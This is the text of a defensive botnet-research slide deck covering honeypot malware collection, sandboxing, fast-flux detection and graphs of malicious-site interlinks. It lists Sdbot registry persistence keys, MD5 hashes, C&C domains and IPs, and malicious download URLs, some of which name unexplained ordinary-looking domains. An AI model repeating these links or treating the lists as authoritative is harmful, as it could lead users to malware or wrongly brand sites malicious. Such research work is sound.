| 刪除 | 186 | HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | prid8 | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 183 | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | Client Server Runtime Process | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 182 | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | Local Security Authority Service | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 181 | HKEY_LOCAL_MACHINE\software\microsoft\windows\currentVersion\Run\ | Spooler SubSystem App | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 181 | HKEY_LOCAL_MACHINE\software\microsoft\windows\currentVersion\Run\ | Winamp Agent | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 104 | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices | Copic Tilevb | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 104 | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | Copic Tilevb | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 104 | HKEY_CURRENT_USER\Software\Microsoft\OLE | Copic Tilevb | 0 Worm/Sdbot.Jui | 連結 |
| 刪除 | 93 | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices | Copic Tilevbww | 0 Worm/Sdbot.Jui | 連結 |

1 2 3 4 5 6 7 8 9

★ DA_system寄 寄給 我 [顯示詳細資料](#) 23:1


malware 夾帶檔案

 **malware.zip**
184K Gmail 無法掃描這個檔案的病毒。 [下載](#)

[回覆](#) [轉寄](#)

malware[1].zip - WinRAR

檔案(F) 指令(C) 工具(S) 我的最愛(O) 選項(N) 說明(H)



malware[1].zip\DA\malware - ZIP 壓縮檔, 未封裝大小 197,382 位元組

| 名稱 | 大小 | 封裝後 | 類型 |
|-------------------|---------|---------|---------------|
| .. | | | Folder |
| a.bat.txt * | 5,894 | 1,405 | Text Document |
| dirtyle.com.txt * | 191,488 | 185,720 | Text Document |

Defense Countermeasure: Digital Antidote for Botnets (Cont.)

Virus statistics:

Manager lists the detailed information regarding the zombies


Antidote deployment

Automatic sends the latest version to renew whenever detected the expired ones



- botnet events
- C&C lists
- malware samples
- fast-flux detection
- phishing site
- sandbox report
- statistics

| No. | MD5 | ip | dns |
|-----|----------------------------------|----------------|---|
| 31 | a66cab386d41a7e7848e648fa1a38af9 | 204.12.237.20 | yarnwhite.com |
| 32 | a66cab386d41a7e7848e648fa1a38af9 | 204.45.41.82 | - |
| 33 | a66cab386d41a7e7848e648fa1a38af9 | 204.45.41.83 | - |
| 34 | a66cab386d41a7e7848e648fa1a38af9 | 204.45.41.84 | - |
| 35 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | die-neue-generation-zusammenarbeit.net |
| 36 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | windowsdriverdeveloperconference.net |
| 37 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | neue-generation-zusammenarbeit.net |
| 38 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | deutschland-sicher-im-netz.com |
| 39 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | microsoftlicensetatement.ca |
| 40 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | windowsvistadesktoptheme.net |
| 41 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | riskandsecurityexchange.ch |
| 42 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | microsoftbusinessawards.es |
| 43 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | mbsanalyticalaccounting.com |
| 44 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | communications-unifees.com |
| 45 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.197.32 | migrereversivualstudio.org |
| 46 | a66cab386d41a7e7848e648fa1a38af9 | 207.46.232.182 | windowsdriverdevelopmentconference.com |
| 47 | 9c1516a2e2080ffdc438e8e3b1eabec | 50.23.84.216 | 50.23.84.216-static.reverse.softlayer.com |
| 48 | 9c1516a2e2080ffdc438e8e3b1eabec | 50.23.84.217 | 50.23.84.217-static.reverse.softlayer.com |
| 49 | 9c1516a2e2080ffdc438e8e3b1eabec | 50.23.84.218 | 50.23.84.218-static.reverse.softlayer.com |
| 50 | 9c1516a2e2080ffdc438e8e3b1eabec | 50.23.200.56 | 50.23.200.56-static.reverse.softlayer.com |
| 51 | 9c1516a2e2080ffdc438e8e3b1eabec | 50.23.200.57 | 50.23.200.57-static.reverse.softlayer.com |



| 項次 | MD5 | URL | Describe | 日期 |
|----|----------------------------------|---|--|------------|
| 1 | fde993663c082d99b19ade25f1995de7 | http://www.judelawllc.com/o7HLOmMn/js.js | GoDaddy.com, Inc. GODADDY 14455 N Hayden Road Suite 226 Scottsdale AZ 85260 | 2012-11-12 |
| 2 | 5bb68e4e86456312844da315f98d5100 | http://photothrowsites.com/on25DFk/index.html | WEBSITEWELCOME.COM BO 11251 Northwest Freeway Houston TX 77092 | 2012-11-12 |
| 3 | 3d0f59a838af57580270e1a7a58c314c | http://mp3server.pro/mp3_29072818_1.exe | Main department Majordomo Llc | 2012-11-12 |
| 4 | 99f82604f416ab851a1475b30497f873 | http://install.optimuminstaller.com/o/shlemoon_viotool/VIO_Player_Setup.exe?subl... | Amazon.com, Inc. AMAZO-4 Amazon Web Services, Elastic Compute Cloud, EC2 1200 12th Avenue South Seattle WA 98144 | 2012-11-12 |
| 5 | dde061f3b131f97519e134fce0decae2 | http://china-hfg.com/hainan_shequ/index.asp?lb_title=%3F%3F%3F%3F%3F%3F%3F%3F%3F... | CHINANET fujian province networkChina TelecomA12,Xin-Jie-Kou-Wai StreetBeijing 100088 | 2012-11-12 |
| 6 | 41aed092d39050acd24ac15201974034 | http://www.greataudioconverter.com/default/ga/si?d=3d1&adm=3d1578= | Amazon.com, Inc. AMAZO-4 Amazon Web Services, Elastic Compute Cloud, EC2 1200 12th Avenue South Seattle WA 98144 | 2012-11-12 |
| 7 | 440c125725ac443f63ac17f05ba04589 | http://ld.mediaget.com/index2.php?l=ru&u=http://rutor.org/download/217232&r=rutor... | RIPE NCCEuropean Regional Registry | 2012-11-12 |
| 8 | 5bdeb07131ba4b15257677b294585ff6 | http://dl.baixaki.com.br/programas/63720/NeroDigital-ST-2.0.1.4.exe | Amazon.com, Inc. AMAZON-4 605 5th Ave S SEATTLE WA 98104 | 2012-11-12 |
| 9 | 3488e68423b6e9d4735c15891c071de3 | http://dl.baixaki.com.br/programas/40705/dvd-photo-slideshow-professional-806-ba... | Amazon.com, Inc. AMAZON-4 605 5th Ave S SEATTLE WA 98104 | 2012-11-12 |
| 10 | 7fa0cf28f5aa54afa26c8c30109238 | http://denizali.com/index.php?catid=11 | Turk TelekomPROVIDER Local RegistryTurkTelecomTurkTelecom | 2012-11-12 |

Attack Community Graph

- ◆ A large amount of honeypot logs from Hpfeeds result in difficulties in data analysis and interpretation.
- ◆ This project is supported by Google Summer of Code 2012.
 - ◆ Construct attack graph from multi-sources to provide a comprehensive attack scenario.
 - ◆ **“Show whole picture and tell the story”**
 - ◆ Attack scenario、attack structure、and the relationship between attack events



Knowledge Base: Attack Community Graph

- Automated extract botnet C&C domains to do fast-flux detection

Home ▾ Searches ▾ Overall graph ▾ Help About

Sample search: cuckoo_run_ffdomainip | Actions ▾

index=cuckoo_dnsinfo| geoip | dedup dnsinfo_hostname | stats values(dnsinfo_hostname) | **ffdomainip** All time 🔍

🌱 ≥ 27 matching events | 58 scanned events ↶ ⏸ ✓ ✕ i 📄 Save ▾ Create ▾

☒ Show timeline

93 results over all time ≡ 🔍 Options « prev 1 2 3 4 5 next » 20 per page ▾

Overlay: None

3 selected fields Edit

- a host (1)
- a source (1)
- a sourcetype (1)

15 interesting fields


- a dnsinfo_hostname (27)
- a dnsinfo_ip (25)
- a filetype (1)
- a geo_info (16)
- a geoip (25)
- a geoip_country_code (14)
- a geoip_country_name (14)
- # geoip_latitude (16)
- # geoip_longitude (16)
- a index (1)

Malicious hostname and resolved IPs (fast-fluxing IPs)

| pff_domain | 72.8.190.47 | 84.200.51.3 | 195.3.105.34 | AT | 47.3333 | 13.3333 |
|--------------------|-----------------|-------------|--------------|---------|---------|---------|
| 0daymusic.biz | 72.8.190.47 | 84.200.51.3 | | | | |
| 0handicap.at | 195.3.105.34 | | AT | 47.3333 | 13.3333 | |
| 4darabians.nl | 94.228.220.196 | | NL | 52.5 | 5.75 | |
| 4dbabamozi.hu | 195.228.75.154 | | HU | 47.5 | 19.0833 | |
| 4dbenelux.be | 94.247.178.158 | | FR | 46.0 | 2.0 | |
| 4dmobil.at | 193.200.113.66 | | AT | 47.3333 | 13.3333 | |
| 4esports.eu | 212.172.221.9 | | DE | 51.0 | 9.0 | |
| 4estates.eu | 94.229.34.4 | | SK | 48.6667 | 19.5 | |
| 4eternity.ch | 80.74.136.2 | | CH | 47.0 | 8.0 | |
| 4etoiles.fr | 109.0.24.4 | | FR | 43.6927 | 3.8049 | |
| 4events.at | 83.169.32.159 | | DE | 51.65 | 6.1833 | |
| 4ever-hosting.de | 194.116.186.70 | | DE | 51.0 | 9.0 | |
| 4ever4you.de | 195.225.104.182 | | DE | 51.65 | 6.1833 | |
| 4everandever.de | 212.227.97.23 | | DE | 51.0 | 9.0 | |
| 4everdreams.nl | 141.255.181.15 | | NL | 52.5 | 5.75 | |
| 4everevents.nl | 178.18.129.48 | | NL | 52.5 | 5.75 | |
| 4everflashlight.de | 217.13.199.20 | | DE | 51.0 | 9.0 | |
| 4evermusic.pl | 217.149.243.144 | | PL | 52.25 | 21.0 | |
| 4evernails.nl | 109.237.208.85 | | NL | 52.5 | 5.75 | |


Attack Community Graph

- ◆ Collect malware samples from multi-source Honeypot logs
- ◆ Use sandbox to obtain malicious hostnames (C&C)
- ◆ Apply fast-flux detection to obtain corresponding IP's




Knowledge Base: Attack Community Graph

- It is easy to find current active C&C domain, estimate the scale of C&C domain using by malwares



Malicious hostnames sharing
on two malware samples




Lots of malwares connected
to died malicious hostname

Knowledge Base: Attack Community Graph

- ◆ This graph is to display the Interlinks from landing site, hopping site to malware downloading


Interlink graph: Landing-Site, Hopping_site and Malwares

Green: Landing Site (Malicious URL)
Pink: Hopping Site (Exploit Code)
Blue: Malware Downloading (Drive-by-Download)




Future Works

- ◆ We had built a Testbed@TWISC with 220 real machines
- ◆ Now, we design and implement a Testbed with virtual machine
- ◆ Using ORCA as an interface for user to request resources
 - ◆ Real machines & Virtual machine
 - ◆ Support LAN extension technics




Attack Community Graph

- ◆ This graph can help us find the different structure of malicious sites.



Single Landing site,
complicated hopping
interlinks to malware
downloading



Complicated interlinks on hopping sites
and landing sites.
Which node should be taken down
first????

Thank you for your attention !